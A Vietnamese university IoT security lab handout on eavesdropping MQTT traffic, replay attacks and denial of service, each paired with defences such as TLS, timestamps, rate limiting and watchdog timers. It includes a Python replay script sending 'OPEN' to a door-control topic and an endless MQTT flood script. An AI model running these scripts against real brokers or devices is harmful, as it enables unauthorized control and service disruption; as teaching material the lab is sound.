TRƯỜNG ĐẠI HỌC SƯ PHẠM KỸ THUẬT HƯNG YÊN

KHOA CÔNG NGHỆ THÔNG TIN

--------- oOo ---------



BÀI TẬP THỰC HÀNH

TRUYỀN THÔNG TRONG IoT

TRÌNH ĐỘ: ĐẠI HỌC

NGÀNH ĐÀO TẠO: CÔNG NGHỆ THÔNG TIN

Hưng Yên – Tháng 01 năm 2025

BÀI THỰC HÀNH SỐ 14: BẢO MẬT TRONG TRUYỀN THÔNG IoT

A. MỤC TIÊU BÀI THỰC HÀNH

Sau bài thực hành này sinh viên có thể:

- Nhận diện và phân tích rủi ro: Xác định được các lỗ hổng bảo mật trên các tầng truyền thông (WiFi, MQTT,…) và các kịch bản tấn công phổ biến trong môi trường thực tế.
- Triển khai giải pháp bảo vệ: Áp dụng được các cơ chế mã hóa, xác thực và kiểm soát truy cập để thiết lập kênh truyền tin an toàn.
- Xây dựng hệ thống có tính chịu lỗi: Thiết kế và lập trình các cơ chế phòng vệ để duy trì sự hoạt động ổn định của thiết bị trước các tác động cố ý gây gián đoạn dịch vụ.
- Đánh giá và kiểm thử: Sử dụng các công cụ chuyên dụng để giám sát, phân tích luồng tin và thực hiện kiểm thử xâm nhập cơ bản nhằm đánh giá mức độ an toàn của hệ thống (Wireshark)

B. ĐIỀU KIỆN THỰC HÀNH

Để thực hiện vài thực hành này, sinh viên cần:

1. Kiến thức yêu cầu
    - Hiểu biết về kiến trúc hệ thống IoT và các giao thức truyền thông dựa trên mô hình Publish/Subscribe (MQTT).
    - Có kiến thức về mạng máy tính, bao gồm cấu trúc gói tin, mô hình tham chiếu OSI và các giao thức mạng cơ bản.
    - Nắm vững các nguyên lý bảo mật cốt lõi bao gồm tính bảo mật, tính toàn vẹn và tính sẵn sàng của dữ liệu.
    - Có kinh nghiệm lập trình điều khiển thiết bị trên nền tảng vi điều khiển (ESP32/ESP8266).

2. Phần cứng
   - 01 bo mạch vi điều khiển thuộc họ ESP: ESP32 / ESP8266
   - 01 máy tính cá nhân (PC/Laptop)
3. Phần mềm
   - Arduino IDE hoặc Platform IO
   - Visual Studio Code cài đặt môi trường NodeJS
   - Phần mềm Wireshark

C. TÀI NGUYÊN THAM CHIẾU

Để hoàn thành tốt bài thực hành này sinh viên nên tham khảo các tài nguyên sau:

STT	Tên tài nguyên	Mô tả tài nguyên
1	Bai tap thuc hanh 14.pdf	Tài liệu bài thực hành số 14
2	Các bài giảng về Bảo mật trong truyền thông IoT	Slide bài giảng về Bảo mật trong truyền thông IoT

D. YÊU CẦU BÀI THỰC HÀNH

Bài 14.1. Giám sát luồng tin và Bảo mật tầng ứng dụng với MQTT over TLS

Bài 14.2. Tấn công phát lại (Replay Attack) và Cơ chế chống trùng lặp dữ liệu

Bài 14.3. Tấn công từ chối dịch vụ (DoS), Jamming và Đảm bảo tính sẵn sàng

E. HƯỚNG DẪN THỰC HIỆN

Bài 14.1. Giám sát luồng tin và Bảo mật tầng ứng dụng với MQTT over TLS

Mục tiêu

Bài thực hành giúp sinh viên hiểu rõ rủi ro của việc truyền tin ở dạng văn bản thuần (Plaintext) thông qua kỹ thuật nghe lén gói tin (Eavesdropping). Sinh viên sẽ sử dụng Wireshark để bắt và phân tích cấu trúc gói tin MQTT, sau đó triển khai giải pháp mã hóa

TLS để bảo vệ dữ liệu. Mục tiêu là giúp sinh viên nắm vững nguyên lý về tính riêng tư (Confidentiality) và cách cấu hình bảo mật cơ bản cho thiết bị cuối (End-device).

Chuẩn bị

- *Phần cứng*
  - Module ESP32/ESP8266
  - Cáp USB
- *Phần mềm*
  - Arduino IDE hoặc Platform IO
  - Home Assistant đã cài đặt Mosquitto Broker (sử dụng trong bài này)
  - Phần mềm Wireshark
  - MQTT Explorer, HiveMQ, …

Lưu ý: ESP, Broker và máy chạy Wireshark phải cùng mạng WiFi LAN

Gợi ý thực hiện

Bước 1.1: Truyền tin không mã hóa (Port 1883)

- Code tham khảo trên **ESP32/ESP8266**
- Sử dụng thư viện **WiFiClient** thông thường để gửi dữ liệu lên Broker qua cổng 1883.

```
// IMPORT IF ESP32
// #include <WiFi.h>
// IMPORT IF ESP8266
#include <ESP8266WiFi.h>


#include <PubSubClient.h>
#include <ArduinoJson.h>
```

```
/* ====== CONFIG ====== */
const char* device_name = "YOUR_DEVICE_NAME";

const char* ssid = "YOUR_WIFI_SSID";
const char* password = "YOUR_WIFI_PASSWORD";

// IP Home Assistant
const char* mqtt_server = "HA_IP_ADDRESS";
const int   mqtt_port   = 1883;

const char* mqtt_user = "MQTT_USERNAME";
const char* mqtt_pass = "MQTT_PASSWORD";

const char* student_id  = "MASV";
const char* mqtt_topic  = "iot/lab1/MASV/sensor";

/* ==================== */

WiFiClient espClient;
PubSubClient client(espClient);
```

```
void setup_wifi() {
  delay(10);
  WiFi.begin(ssid, password);
  while (WiFi.status() != WL_CONNECTED) {
    delay(500);
  }
}

void reconnect() {
  while (!client.connected()) {
    String clientId = device_name;
    clientId += student_id;

    if (client.connect(clientId.c_str(), mqtt_user, mqtt_pass)) {
      Serial.println("MQTT connected");
    } else {
      Serial.print("MQTT failed, rc=");
      Serial.println(client.state());
      delay(2000);
    }
  }
}
```

```
void setup() {
  Serial.begin(115200);
  setup_wifi();
  client.setServer(mqtt_server, mqtt_port);
}

void loop() {
  if (!client.connected()) {
    reconnect();
  }
  client.loop();
  StaticJsonDocument<200> doc;
  doc["temp"] = random(250, 350) / 10.0;
  doc["hum"]  = random(400, 800) / 10.0;
  char payload[128];
  serializeJson(doc, payload);
  client.publish(mqtt_topic, payload);


  delay(5000);
}
```

Bước 1.2: Truyền tin có mã hóa TLS (Port 8883)

- Sử dụng **WiFiClientSecure** để thiết lập kết nối mã hóa.
- Sinh viên thay thế thư viện **WiFiClient** bằng **WiFiClientSecure** và thay thế cổng **1883** bằng **8883**

Bước 2. Bắt gói tin bằng Wireshark

- Mở Wireshark, lọc theo **tcp.port == 8883** hoặc **tcp.port == 1883**
- Tìm kiếm Topic và giá trị trong phần **Message Data/Payload**



Hình 14.1. Bắt gói tin MQTT cổng 1883 trên Wireshark

Câu hỏi ôn tập

- Trong Wireshark, tại sao gói tin ở Port 1883 lại hiển thị rõ nội dung tin nhắn, còn Port 8883 thì không? Hiện tượng này liên quan đến thuộc tính nào trong mô hình bảo mật CIA?
- Việc mã hóa TLS bảo vệ dữ liệu trên đường truyền, vậy dữ liệu tại Broker có bị mã hóa không?
- Khi chuyển từ port 1883 sang 8883, bạn có thấy tốc độ kết nối của ESP32/ESP8266 chậm đi một chút không? Tại sao? (Dùng hàm *millis()* để đo thời gian cần thiết để thực hiện lệnh *client.connect()* giữa 2 cách thức)

Sinh viên hoàn thành theo hướng dẫn và trả lời các câu hỏi trên.

Bài 14.2. Tấn công phát lại (Replay Attack) và Cơ chế chống trùng lặp dữ liệu

Mục tiêu

Trong bài này, sinh viên sẽ đóng vai một kẻ tấn công thực hiện bắt gói tin (Capture) một lệnh điều khiển hợp lệ (ví dụ: lệnh mở khóa cửa) và phát lại (Replay) gói tin đó vào một thời điểm khác để điều khiển thiết bị trái phép. Mục tiêu là giúp sinh viên hiểu rằng Mã hóa không phải là tất cả, từ đó làm quen với các khái niệm bảo vệ tính toàn vẹn và tươi mới của dữ liệu như Timestamp (Dấu thời gian) hoặc Nonce (Số dùng một lần).

Chuẩn bị

- *Phần cứng*
  - Module ESP32/ESP8266
  - Cáp USB
  - LED (đại diện khóa cửa)
- *Phần mềm*
  - Arduino IDE hoặc Platform IO
  - **Python** (sử dụng thư viện paho-mqtt) để viết script phát lại gói tin.
  - Phần mềm Wireshark

Lưu ý: ESP, CoAP Server và máy chạy Wireshark phải cùng mạng WiFi LAN

Gợi ý thực hiện

Bước 1: Kịch bản bị tấn công (Vulnerable system)

ESP32 lắng nghe trên topic *home/door/control*. Khi nhận được tin nhắn OPEN, LED sẽ sáng.

1. **Người dùng hợp lệ:** Gửi lệnh OPEN từ điện thoại/máy tính.
2. **Kẻ tấn công:** Dùng Wireshark bắt được gói tin MQTT này (dù có TLS hay không, Kẻ tấn công replay **nội dung logic của message**).
3. **Thực hiện Replay:** Kẻ tấn công dùng script Python gửi lại đúng nội dung đó vào 5

phút sau.

```
import paho.mqtt.client as mqtt

client = mqtt.Client()

client.connect("test.mosquitto.org", 1883)

# Phát lại gói tin y hệt đã bắt được

client.publish("home/door/control", "OPEN")
```

Bước 2: Phòng vệ bằng Timestamp (Secure system)

Thiết kế lại cấu trúc tin nhắn theo dạng JSON: {"cmd": "OPEN", "time": 1703412345}.

1. **ESP32:** Kết nối mạng và lấy giờ thực từ server NTP.
2. **Kiểm tra:** Khi nhận lệnh, ESP32 so sánh time trong tin nhắn với thời gian hiện tại. Nếu lệch quá 10 giây, lệnh bị coi là vô hiệu (đã cũ).

```
// IMPORT IF ESP32

// #include <WiFi.h>

// IMPORT IF ESP8266

#include <ESP8266WiFi.h>

#include <PubSubClient.h>

#include <ArduinoJson.h>

// ... Khởi tạo NTP ...


void callback(char* topic, byte* payload, unsigned int length) {

  StaticJsonDocument<200> doc;

  deserializeJson(doc, payload);
```

```
  long sentTime = doc["time"];
  long currentTime = ntpClient.getEpochTime();

  if (abs(currentTime - sentTime) < 10) { // Chỉ chấp nhận lệnh trong vòng 10s
    if (strcmp(doc["cmd"], "OPEN") == 0) digitalWrite(LED_PIN, HIGH);
  } else {
    Serial.println("Replay Attack Detected! Command expired.");
  }
}
```

Câu hỏi kiểm tra

- Tại sao việc đổi mật khẩu định kỳ không giúp ngăn chặn được tấn công Replay?
- Trong bài tập trên, nếu kẻ tấn công chặn được gói tin và sửa giá trị time trước khi gửi đi, hệ thống có phát hiện được không?
- Nếu hệ thống IoT không có kết nối Internet để lấy giờ NTP, làm thế nào để chống Replay?

Sinh viên hoàn thành theo hướng dẫn và trả lời các câu hỏi trên.

Bài 14.3. Tấn công từ chối dịch vụ (DoS), Jamming và Đảm bảo tính sẵn sàng

Mục tiêu

Bài thực hành giúp sinh viên hiểu về thuộc tính thứ ba trong mô hình CIA: Tính sẵn sàng. Sinh viên sẽ mô phỏng các hình thức tấn công làm gián đoạn kết nối của thiết bị IoT như làm tràn ngập bản tin (Flood) hoặc ngắt kết nối WiFi. Từ đó, sinh viên sẽ triển khai các kỹ thuật lập trình phòng vệ như Watchdog Timer, cơ chế tự động kết nối lại (Reconnection Logic) và

hiểu về vai trò của QoS (Quality of Service) trong MQTT để đối phó với môi trường truyền tin không ổn định.

Chuẩn bị

- *Phần cứng*
  - Module ESP32/ESP8266
  - Cáp USB
  - LED (đại diện khóa cửa)
- *Phần mềm*
  - Arduino IDE hoặc Platform IO
  - PubSubClient, esp_task_wdt.h (Thư viện Watchdog của ESP32).
  - Phần mềm Wireshark

Gợi ý thực hiện

Bước 1: Mô phỏng tấn công gây mất tính sẵn sàng

1. **MQTT Flood:** Kẻ tấn công gửi hàng nghìn tin nhắn/giây vào Broker hoặc trực tiếp vào Topic mà ESP32 đang lắng nghe.
2. **WiFi Deauth:** Sử dụng công cụ để gửi các gói tin "Deauthentication" khiến ESP32 bị văng ra khỏi mạng WiFi liên tục.
3. **Quan sát:** Theo dõi đèn LED trạng thái trên ESP32/ESP8266 hoặc Monitor Serial. Sinh viên sẽ thấy thiết bị bị treo, không thể gửi dữ liệu cảm biến hoặc không phản hồi lệnh điều khiển từ Dashboard.

```
import paho.mqtt.client as mqtt

import time

import random
```

```
# Cấu hình giống với ESP32/ESP8266
MQTT_BROKER = "BROKER_ADDR_IP"
MQTT_PORT = 1883
# Topic mà ESP đang lắng nghe hoặc publish
TARGET_TOPIC = "lab4/status"
client = mqtt.Client("Attacker_Flood")


try:
    client.connect(MQTT_BROKER, MQTT_PORT)
    print(f"Đang bắt đầu tấn công Flood vào {MQTT_BROKER}...")
    count = 0
    while True:
        # Tạo dữ liệu rác ngẫu nhiên để làm đầy bộ nhớ đệm
        fake_data = "ATTACK_" + str(random.getrandbits(128))
        client.publish(TARGET_TOPIC, fake_data, qos=0)


        count += 1
        if count % 100 == 0:
            print(f"Đã gửi {count} tin nhắn rác...")


except KeyboardInterrupt:
    print("Dừng tấn công.")
```

```
  client.disconnect()
```

Bước 2: Triển khai cơ chế phòng vệ trên ESP32/ESP8266

```
#if defined(ESP32)
  #include <WiFi.h>
  #include <esp_task_wdt.h>
#else
  #include <ESP8266WiFi.h>
#endif
#include <PubSubClient.h>

WiFiClient espClient;
PubSubClient client(espClient);

unsigned long lastProcessTime = 0;
const int MIN_INTERVAL = 100; // Chỉ xử lý tối đa 10 tin nhắn/giây

void callback(char* topic, byte* payload, unsigned int length) {
  unsigned long currentTime = millis();

  // Strategy 1: RATE LIMITING (Giới hạn tốc độ xử lý)
  if (currentTime - lastProcessTime < MIN_INTERVAL) {
    // Nếu tin nhắn đến quá nhanh (do bị Flood), bỏ qua không xử lý để tránh treo chip
    return;
```

```
  }
  lastProcessTime = currentTime;
  Serial.print("Message arrived [");
  Serial.print(topic);
  Serial.println("] ");

  // Strategy 2: KIỂM TRA ĐỘ DÀI (Payload Validation)
  if (length > 50) { // Ví dụ: Lệnh điều khiển thật thường rất ngắn
    Serial.println("Payload too large - Possible Attack. Ignored.");
    return;
  }
}
void loop() {
  // Feed Watchdog định kỳ
  #if defined(ESP32)
    esp_task_wdt_reset();
  #else
    ESP.wdtFeed();
  #endif
  if (!client.connected()) {
    reconnect();
  }

  // Strategy 3: KHÔNG GỌI client.loop() QUÁ NHIỀU
```

```
  // client.loop() là nơi xử lý các gói tin đến.
  client.loop();
}
```

Câu hỏi kiểm tra

- Tấn công DoS trong IoT có cần phải "bẻ khóa" mật khẩu hay không? Tại sao nó vẫn gây hại cực lớn cho các hệ thống như báo cháy hay y tế?
- **Watchdog Timer** giải quyết vấn đề gì khi thiết bị bị treo do tràn ngập dữ liệu?

Sinh viên hoàn thành theo hướng dẫn và trả lời các câu hỏi trên.

HẾT